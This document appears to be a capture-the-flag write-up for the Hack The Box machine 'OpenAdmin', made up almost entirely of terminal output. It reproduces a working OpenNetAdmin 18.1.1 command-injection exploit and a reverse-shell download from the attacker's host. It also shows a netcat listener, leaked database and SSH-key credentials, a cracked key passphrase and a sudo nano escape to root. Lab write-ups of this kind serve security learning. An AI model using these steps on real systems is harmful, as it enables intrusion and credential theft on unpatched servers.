


```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-14 16:06 +03
Warning: 10.10.10.171 giving up on port because retransmission cap hit (6).
Stats: 0:22:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.83% done; ETC: 16:36 (0:07:36 remaining)
Nmap scan report for openadmin.htb (10.10.10.171)
Host is up (0.16s latency).
Not shown: 65502 closed ports, 27 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
4444/tcp  open  tcpwrapped
8000/tcp  open  http         PHP cli server 5.5 or later (PHP 7.2.24-0ubuntu0.18.04.1)
8999/tcp  open  http         PHP cli server 5.5 or later (PHP 7.2.24-0ubuntu0.18.04.1)
31337/tcp open  Elite?
1 service unrecognized despite returning data. If you know the service/version, please
new-service :
SF-Port31337-TCP:V=7.80%I=7%D=1/14%Time=5E1DC47B%P=x86_64-pc-linux-gnu%r(N
SF:ULL,37,"/bin/sh:\x20:\x20can't\x20access\x20tty;\x20job\x20control\x20
SF:turned\x20off\n\x20")%r(GetRequest,6F,"/bin/sh:\x20:\x20can't\x20acc
SF:ess\x20tty;\x20job\x20control\x20turned\x20off\n\x20/bin/sh:\x201:\x2
SF:0GET:\x20not\x20found\n\x20/bin/sh:\x202:\x20\r:\x20not\x20found\n\x2
SF:x20")%r(SIPOptions,A1,"/bin/sh:\x20:\x20can't\x20access\x20tty;\x20job
SF:\x20control\x20turned\x20off\n\x20/bin/sh:\x201:\x20OPTIONS:\x20not\x
SF:20found\n\x20/bin/sh:\x202:\x20Via::\x20not\x20found\n\x20/bin/sh:\
SF:x203:\x20Syntax\x20error:\x20\";\x20\"unexpected\n\x20")%r(GenericLin
SF:es,6D,"/bin/sh:\x20:\x20can't\x20access\x20tty;\x20job\x20control\x20t
SF:urned\x20off\n\x20/bin/sh:\x201:\x20\r:\x20not\x20found\n\x20/bin/s
SF:h:\x202:\x20\r:\x20not\x20found\n\x20")%r(HTTPOptions,73,"/bin/sh:\x2
SF:00:\x20can't\x20access\x20tty;\x20job\x20control\x20turned\x20off\n\x2
SF:20/bin/sh:\x201:\x20OPTIONS:\x20not\x20found\n\x20/bin/sh:\x202:\x20\
SF:r:\x20not\x20found\n\x20")%r(RTSPRequest,73,"/bin/sh:\x20:\x20can't\
SF:x20access\x20tty;\x20job\x20control\x20turned\x20off\n\x20/bin/sh:\x2
SF:01:\x20OPTIONS:\x20not\x20found\n\x20/bin/sh:\x202:\x20\r:\x20not\x20
SF:found\n\x20")%r(RPCCheck,73,"/bin/sh:\x20:\x20can't\x20access\x20tty
SF:;\x20job\x20control\x20turned\x20off\n\x20/bin/sh:\x201:\x20Syntax\x2
SF:0error:\x20word\x20unexpected\x20\"(expecting\x20\"\\\"\\\"\\n\x20")%r(DN
SF:SVersionBindReqTCP,37,"/bin/sh:\x20:\x20can't\x20access\x20tty;\x20job
SF:\x20control\x20turned\x20off\n\x20")%r(DNSStatusRequestTCP,37,"/bin/s
SF:h:\x20:\x20can't\x20access\x20tty;\x20job\x20control\x20turned\x20off\
SF:n\x20")%r(Help,56,"/bin/sh:\x20:\x20can't\x20access\x20tty;\x20job\x
SF:20control\x20turned\x20off\n\x20/bin/sh:\x201:\x20HELP\r:\x20not\x20f
SF:ound\n\x20")%r(SSLSessionReq,39,"/bin/sh:\x20:\x20can't\x20access\x2
SF:0tty;\x20job\x20control\x20turned\x20off\n\x20>\x20")%r(TerminalServe
SF:rCookie,5C,"/bin/sh:\x20:\x20can't\x20access\x20tty;\x20job\x20control
SF:\x20turned\x20off\n\x20/bin/sh:\x201:\x20\x03\*%\xe0Cookie::\x20not\x
SF:20found\n\x20")%r(TLSSessionReq,7A,"/bin/sh:\x20:\x20can't\x20access
SF:\x20tty;\x20job\x20control\x20turned\x20off\n\x20/bin/sh:\x201:\x20\x
SF:16\x03i\x01e\x03\x03U\x1c\xa7\xe4random1random2random3random4\x0c:\x20
```

Newer Version Available

! You are NOT on the latest version.
Your version = v18.1.1
Latest version = v18.1.1
Please [DOWNLOAD](#) the latest version.


Record Counts

VLAN Campuses	0
Config Archives	0
Tools	0
Records	0
Subnets	0
Hosts	0
Domains	1

Where to begin

If you are wondering where to start, try one of these tasks:

- [Add a DNS domain](#)
- [Add a new subnet](#)
- [Add a new host](#)
- [Perform a search](#)
- [List Hosts](#)

- If you need further assistance, look for the  icon in the title bar of windows.
- You can also try the main help index located [here](#)

```
root@kali:~/Masauüstü# searchsploit opennetadmin 18.1.1
```

Exploit Title	Path (/usr/share/exploitdb/)
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)	exploits/php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution	exploits/php/webapps/47691.sh

```
root@kali:~/Masaüstü# cat /usr/share/exploitdb/exploits/php/webapps/47691.sh
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
  echo -n "$ "; read cmd
  curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
```

```
root@kali:~/Masaüstü/openadmin# ./myexploit.sh 10.10.10.171/ona/login.php
```

```
$ pwd
```

```
/opt/ona/www
```

```
$ ls -la
```

```
total 308
```

```
drwxrwxr-x 10 www-data www-data 4096 Jan 14 03:45 .
drwxr-x--- 7 www-data www-data 4096 Nov 21 18:23 ..
-rw-rw-r-- 1 www-data www-data 1970 Jan 3 2018 .htaccess.example
-rw-r--r-- 1 www-data www-data 348 Jan 14 00:40 SpShell.php
drwxrwxr-x 2 www-data www-data 4096 Jan 3 2018 config
-rw-rw-r-- 1 www-data www-data 1949 Jan 3 2018 config_dnld.php
-rw-r--r-- 1 www-data www-data 66028 Jan 12 12:01 cred.php
-rw-r--r-- 1 www-data www-data 66028 Jan 12 12:01 cred.txt
-rw-r--r-- 1 www-data www-data 66028 Jan 12 12:01 cred.txt.1
-rw-rw-r-- 1 www-data www-data 4160 Jan 3 2018 dcm.php
drwxrwxr-x 3 www-data www-data 4096 Jan 3 2018 images
drwxrwxr-x 9 www-data www-data 4096 Jan 3 2018 include
-rw-rw-r-- 1 www-data www-data 1999 Jan 3 2018 index.php
-rw-r--r-- 1 www-data www-data 5495 Jan 14 03:05 lamp.php
drwxrwxr-x 5 www-data www-data 4096 Jan 3 2018 local
-rw-rw-r-- 1 www-data www-data 4526 Jan 3 2018 login.php
-rw-rw-r-- 1 www-data www-data 1106 Jan 3 2018 logout.php
drwxrwxr-x 3 www-data www-data 4096 Jan 3 2018 modules
drwxrwxr-x 3 www-data www-data 4096 Jan 3 2018 plugins
-rw-r--r-- 1 www-data www-data 5493 Jan 14 03:31 ptm9001reverse.php
-rw-r--r-- 1 www-data www-data 5492 Jan 14 03:26 re.php
-rw-r--r-- 1 www-data www-data 73 Jan 14 03:00 rever.php
drwxrwxr-x 2 www-data www-data 4096 Jan 3 2018 winc
drwxrwxr-x 3 www-data www-data 4096 Jan 3 2018 workspace_plugins
```

```
$ wget http://10.10.14.47:8081/reverse.php
```

```
$ □
```

• OpenNetAdmin :: Own Yo x



10.10.10.171/ona/reverse.php



Kali Linux



Kali Training



Kali Tools



Kali Docs



Kali Forums




```

root@kali:~/Masaüstü# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.47] from (UNKNOWN) [10.10.10.171] 46404
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64
 03:59:07 up 1:01, 4 users, load average: 0.09, 0.26, 0.17
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
jimmy     pts/0    10.10.15.50      02:58    59:55  0.10s  0.10s -bash
jimmy     pts/1    10.10.14.40      02:59    6:19   0.21s  0.21s -bash
jimmy     pts/3    10.10.14.19      03:30    43:00s 0.75s  0.56s -bash
joanna    pts/5    10.10.14.40      03:53    1:15   0.15s  0.01s sshd: joanna [priv]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@openadmin:/$ pwd
pwd
/
www-data@openadmin:/$ cd /var/www/html
cd /var/www/html
www-data@openadmin:/var/www/html$ ls
ls
artwork index.html marga music ona sierra
www-data@openadmin:/var/www/html$ ls -la
ls -la
total 36
drwxr-xr-x 6 www-data www-data 4096 Nov 22 15:59 .
drwxr-xr-x 4 root      root    4096 Nov 22 18:15 ..
drwxrwxr-x 7 www-data www-data 4096 Nov 22 14:03 artwork
-rw-r--r-- 1 www-data www-data 10918 Nov 21 14:08 index.html
drwxrwxr-x 8 www-data www-data 4096 Nov 22 14:01 marga
drwxrwxr-x 8 www-data www-data 4096 Nov 22 17:41 music
lrwxrwxrwx 1 www-data www-data 12 Nov 21 16:10 ona -> /opt/ona/www
drwxrwxr-x 8 www-data www-data 4096 Nov 22 15:59 sierra
www-data@openadmin:/var/www/html$ cd ona
cd ona
www-data@openadmin:/var/www/html/ona$ ls -la
ls -la
total 316
drwxrwxr-x 10 www-data www-data 4096 Jan 14 03:58 .
drwxr-x--- 7 www-data www-data 4096 Nov 21 18:23 ..
-rw-rw-r-- 1 www-data www-data 1970 Jan 3 2018 .htaccess.example
www-data@openadmin:/var/www/html/ona$ cd ..
cd ..
www-data@openadmin:/var/www/html$ ls -la
ls -la
total 36
drwxr-xr-x 6 www-data www-data 4096 Nov 22 15:59 .
drwxr-xr-x 4 root      root    4096 Nov 22 18:15 ..
drwxrwxr-x 7 www-data www-data 4096 Nov 22 14:03 artwork
-rw-r--r-- 1 www-data www-data 10918 Nov 21 14:08 index.html
drwxrwxr-x 8 www-data www-data 4096 Nov 22 14:01 marga
drwxrwxr-x 8 www-data www-data 4096 Nov 22 17:41 music
lrwxrwxrwx 1 www-data www-data 12 Nov 21 16:10 ona -> /opt/ona/www
drwxrwxr-x 8 www-data www-data 4096 Nov 22 15:59 sierra

```

```
www-data@openadmin:/var/www/html/ona/local$ ls -la
ls -la
total 20
drwxrwxr-x  5 www-data www-data 4096 Jan  3  2018 .
drwxrwxr-x 10 www-data www-data 4096 Jan 14 03:58 ..
drwxrwxr-x  2 www-data www-data 4096 Nov 21 16:51 config
drwxrwxr-x  3 www-data www-data 4096 Jan  3  2018 nmap_scans
drwxrwxr-x  2 www-data www-data 4096 Jan  3  2018 plugins
www-data@openadmin:/var/www/html/ona/local$ cd config
cd config
www-data@openadmin:/var/www/html/ona/local/config$ ls -la
ls -la
total 16
drwxrwxr-x 2 www-data www-data 4096 Nov 21 16:51 .
drwxrwxr-x 5 www-data www-data 4096 Jan  3  2018 ..
-rw-r--r-- 1 www-data www-data  426 Nov 21 16:51 database_settings.inc.php
-rw-rw-r-- 1 www-data www-data 1201 Jan  3  2018 motd.txt.example
-rw-r--r-- 1 www-data www-data    0 Nov 21 16:28 run_installer
www-data@openadmin:/var/www/html/ona/local/config$ cat database_settings.inc.php
<tml/ona/local/config$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
    array (
      'databases' =>
        array (
          0 =>
            array (
              'db_type' => 'mysqli',
              'db_host' => 'localhost',
              'db_login' => 'ona_sys',
              'db_passwd' => 'n1nj4W4rri0R!',
              'db_database' => 'ona_default',
              'db_debug' => false,
            ),
          ),
      'description' => 'Default data context',
      'context_color' => '#D3DBFF',
    ),
  ),
);
```



```
root@kali:~/Masaüstü/openadmin# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

System information as of Tue Jan 14 04:01:17 UTC 2020

System load:	0.06	Processes:	335
Usage of /:	49.3% of 7.81GB	Users logged in:	2
Memory usage:	34%	IP address for ens160:	10.10.10.171
Swap usage:	0%		

=> There are 141 zombie processes.

```
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch
```

```
41 packages can be updated.
12 updates are security updates.
```

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check

Last login: Tue Jan 14 03:30:27 2020 from 10.10.14.19

```
jimmy@openadmin:~$
```

```
jimmy@openadmin:/var/www/internal$ ls -la
total 20
drwxrwx--- 2 jimmy internal 4096 Nov 23 17:43 .
drwxr-xr-x 4 root  root    4096 Nov 22 18:15 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23 17:40 main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```



```
jimmy@openadmin:/var/www/internal$ curl localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ/
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikh
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQij9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVnlfzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlyJ9FNDr
lkxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcm/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoog0HHBlQe
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```



```
root@kali:~/Masaüstü# ./ssh2john.py id_rsa > id_rsa.hash
```

```
root@kali:~/Masaüstü# cat id_rsa.hash
```

```
id_rsa:$sshng$1$16$2AF2534488391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67c7fb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bff744544a69bc80c4fffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbefbb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e68844af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
```

```
root@kali:~/Masaüstü# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
```

```
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
```

```
Cost 2 (iteration count) is 1 for all loaded hashes
```

```
Will run 4 OpenMP threads
```

```
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
bloodninja (id_rsa)
```

```
Warning: Only 3 candidates left, minimum 4 needed for performance.
```

```
lg 0:00:00:07 DONE (2020-01-14 16:22) 0.1317g/s 1889Kp/s 1889Kc/s 1889KC/sabygurl69..*7jVamos!
```

```
Session completed
```

```
root@kali:~/Masaüstü/openadmin# ssh -i joanna_id joanna@10.10.10.171
```

```
Enter passphrase for key 'joanna_id':
```

```
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
System information disabled due to load higher than 1.0
```

```
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch
```

```
41 packages can be updated.
```

```
12 updates are security updates.
```

```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

```
Last login: Wed Jan 15 03:05:48 2020 from 127.0.0.1
```

```
joanna@openadmin:~$ pwd
```

```
/home/joanna
```

```
joanna@openadmin:~$ cat user.txt
```

```
c9b2cf07d40807e62af62660f0c81b5f
```

```
joanna@openadmin:/$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```


Command to execute: reset; sh 1>&0 2>&0

^G Get Help

^X Read File

^C Cancel

M-F New Buffer

Command to execute: reset; sh 1>&0 2>&0# whoami

rootet Help

lsancel

bin	cdrom	etc	initrd.img	lib	lost+found	mn
boot	dev	home	initrd.img.old	lib64	media	op

cat /root/root.txt

2f907ed450b361b2c2bf4e8795d5b561

#